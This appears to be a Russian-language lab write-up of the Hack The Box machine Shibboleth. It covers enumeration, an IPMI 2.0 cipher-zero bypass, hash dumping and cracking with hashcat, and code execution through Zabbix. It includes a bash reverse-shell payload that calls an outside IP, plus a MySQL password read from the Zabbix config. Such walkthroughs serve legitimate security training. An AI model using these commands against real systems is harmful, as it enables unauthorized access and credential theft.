
Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: FlexStart Bootstrap Template - Index
```

Результат работы скрипта

Мы нашли всего один открытый порт — 80. На хосте активен веб-сервер Apache 2.4.41.



Главная страница сайта

На сайте ничего интересного найти не удалось, поэтому приступим к перебору адресов в поисках скрытых ресурсов.

Справка: сканирование веба с ffuf


Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-fc` — исключить из результата ответы с кодом 403.

Запускаем **ffuf**:


```
ffuf -u http://shibboleth.htb/FUZZ -t 256 -w files_interesting.txt
-fs 279
```



```
.                       [Status: 200, Size: 59474, Words: 17014, Lines: 1324]
#                       [Status: 200, Size: 59474, Words: 17014, Lines: 1324]
changelog.txt           [Status: 200, Size: 499, Words: 76, Lines: 16]
index.html              [Status: 200, Size: 59474, Words: 17014, Lines: 1324]
Readme.txt              [Status: 200, Size: 218, Words: 11, Lines: 7]
```

Результат сканирования каталогов с помощью ffuf

Находим файл `changelog.txt`, из которого можем узнать, на чем работает сайт.




```
Version: 1.2.0
  - Updated Bootstrap to version 5.0.0-beta3
  - Updated all outdated third party vendor libraries to their latest versions
  - Updated the PHP Email Form to V3.1

Version: 1.1.1
  - Updated Bootstrap to version 5.0.0-beta2
  - Updated all outdated third party vendor libraries to their latest versions

Version: 1.1.0
  - Added custom navbar links active on scroll functionality
  - Small fixes and imrovements in assets/js/main.js

Version: 1.0.0
  - Initial Release
```

Содержимое файла changelog.txt

Бывает полезно, помимо каталогов, перебрать и виртуальные хосты, то есть поддомены. Используем тот же ffuf и будем перебирать HTTP-заголовок `Host` (параметр `-H`). Так как ответ на все запросы включает десять строк, отфильтруем их из результата (параметр `-fl`):

```
ffuf -u http://shibboleth.htb -t 256 -w subdomains-top1million-
110000.txt -H 'Host: FUZZ.shibboleth.htb' -fl 10
```




```
monitoring              [Status: 200, Size: 3686, Words: 192, Lines: 30]
zabbix                  [Status: 200, Size: 3686, Words: 192, Lines: 30]
monitor                 [Status: 200, Size: 3686, Words: 192, Lines: 30]
```

Результат сканирования поддоменов с помощью ffuf

Находим три доменных имени, которые приведут нас на один и тот же сайт. Добавим их в файл `/etc/hosts` и заглянем на любой из них. Нас встретит панель авторизации Zabbix.


```
10.10.11.124    monitor.shibboleth.htb shibboleth.htb
```



Форма авторизации Zabbix

Идти дальше некуда, однако в моем чек-листе остался неотмеченным пункт сканирования UDP-портов. Это дело долгое, но может дать много полезного. Запускаем.

```
sudo nmap -sU shibboleth.htb
```



```
Nmap scan report for shibboleth.htb (10.10.11.124)
Host is up (0.11s latency).
rDNS record for 10.10.11.124: monitor.shibboleth.htb
Not shown: 999 closed udp ports (port-unreach)
PORT    STATE SERVICE
623/udp open  asf-rmcp
```

Результат сканирования UDP-портов

На порте UDP 623 работает служба IPMI. А по этому протоколу общаются контроллеры управления платами.

Продолжение статьи →

HTB SHIBBOLETH

ЛОМАЕМ ZABBIX, ЧТОБЫ ЗАХВАТИТЬ КОНТРОЛЛЕР ПЛАТЫ

ТОЧКА ВХОДА


Похоже, мы имеем дело с контроллером управления платой, BMCS. Это что-то вроде мини-компьютера, который используется для мониторинга настольных компьютеров и серверов. BMCS часто реализованы как встраиваемые системы ARM, работающие под управлением Linux и подключенные непосредственно к материнской плате основной системы. Доступ к сети обеспечивается либо через основную сетевую карту, либо через специальный интерфейс. Почти все серверы и рабочие станции поставляются с той или иной формой BMC.

Интеллектуальный интерфейс управления платформой (IPMI) — это набор спецификаций, определяющих протоколы связи для обмена данными как по локальной шине, так и по сети. Через IPMI можно удаленно подключиться к серверу и управлять его работой:

- мониторить состояние оборудования, например проверять температуру отдельных составляющих системы, уровень напряжения, скорость вращения вентиляторов;
- восстанавливать работоспособность сервера в автоматическом или ручном режиме (удаленная перезагрузка системы, включение и выключение питания, загрузка ISO-образов и обновление программного обеспечения);
- управлять периферийными устройствами;
- вести журнал событий;
- хранить информацию об используемом оборудовании.

Первым делом получим базовую информацию, такую как номер версии (1.5 или 2.0). В этом нам может помочь модуль ipmi_version из **Metasploit Framework**.


```
msfconsole -q
use auxiliary/scanner/ipmi/ipmi_version
show options
```



Настройки ipmi_version

Как следует из параметров модуля ipmi_version, нужно лишь указать адрес хоста.


```
set RHOSTS shibboleth.htb
run
```



Получение версии IPMI

У нас версия 2.0. В ней есть уязвимость обхода аутентификации. При использовании шифра типа 0 (клиент хочет использовать аутентификацию открытым текстом) доступ можно получить практически с любым паролем. Проверим, уязвим ли хост, с помощью модуля ipmi_cipher_zero, которому также нужно указать адрес хоста.

```
use auxiliary/scanner/ipmi/ipmi_cipher_zero
set RHOSTS shibboleth.htb
run
```




Проверка типа аутентификации

Базовую информацию узнали, для дальнейшей работы нам потребуется утилита **ipmitool**, установить которую можно прямо из репозитория.

```
sudo apt install ipmitool
```

А теперь запросим список пользователей (`user list`). Для аутентификации используем дефолтное имя пользователя `Administrator`.


```
ipmitool -I lanplus -C 0 -H shibboleth.htb -U root -P '' user list
```



Список пользователей

Таким образом, у нас есть всего одно имя, но и этого нам хватит. Дело в том, что в процессе аутентификации IPMI 2.0 сервер сообщит клиенту SHA1-хеш любой учетной записи, для которой поступит запрос. Чтобы сделать его, можем использовать модуль ipmi_dumphashes.


```
use auxiliary/scanner/ipmi/ipmi_dumphashes
show options
```



Настройки ipmi_dumphashes

У Metasploit есть свой словарь имен, поэтому вновь укажем только адрес хоста.


```
set RHOSTS shibboleth.htb
run
```



Полученный хеш администратора

С помощью знаменитого **hashcat** можно не только быстро ломать хеши и создавать правила или списки паролей, но и определять тип хеша.

```
hashcat --example | grep 'IPMI' -A2 -B2
```




Получение алгоритма хеширования

Нам сообщают, что это хеш типа IPMI2 SHA1 и что, если мы хотим перебирать его, нужно использовать код режима 7300. Так мы и поступим, а в качестве словаря с паролями используем **rockyou**.

```
hashcat -a 0 -m 7300 hash.txt rockyou.txt
```

Взлом найденного IPMI2 SHA1-хеша


В итоге легко подбираем пароль. А с его помощью авторизуемся в Zabbix.




Главная панель Zabbix

ТОЧКА ОПОРЫ И ПРОДВИЖЕНИЕ

Через панель Zabbix можно выполнить код и получить реверс-шелл. Для этого перейдем к меню Configuration → Host → Items и выберем Add Item.




Меню Host



Меню Items


Теперь командой `rlwrap -cAr nc -lvp 4321` откроем листенер для приема соединения. Заполняем обязательные поля, а в поле Key указываем реверс-шелл.

```
system.run[/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.134/4321 0>&1",nowait]
```



Меню Add Item

Как только новая запись будет добавлена, в окне листенера получим бэкконнект.




Успешно созданная запись

Бэкконнект

В системе найдем всего одного пользователя `ipmi-svc`, а в файле `/etc/passwd` обнаружим, что он может использовать командную оболочку.


```
cat /etc/passwd | grep ipmi-svc
```



Проверка пользователей

С имеющимся паролем авторизуемся как `ipmi-svc`.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
su
```



Флаг пользователя


Продолжение статьи →

HTB SHIBBOLETH

ЛОМАЕМ ZABBIX, ЧТОБЫ ЗАХВАТИТЬ КОНТРОЛЛЕР ПЛАТЫ

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Один из способов повысить привилегии — найти учетные данные. В данном случае есть шанс получить их из Zabbix. Поскольку он подключается к базе данных, параметры этого подключения должны где-то содержаться. В случае с Zabbix они находятся в конфиге `/etc/zabbix/zabbix_server.conf`.



Содержимое файла zabbix_server.conf

Этот пароль к пользователю root не подошел, зато позволит авторизоваться в MySQL.

```
mysql -u zabbix -pbloooarskybluh -D zabbix
```

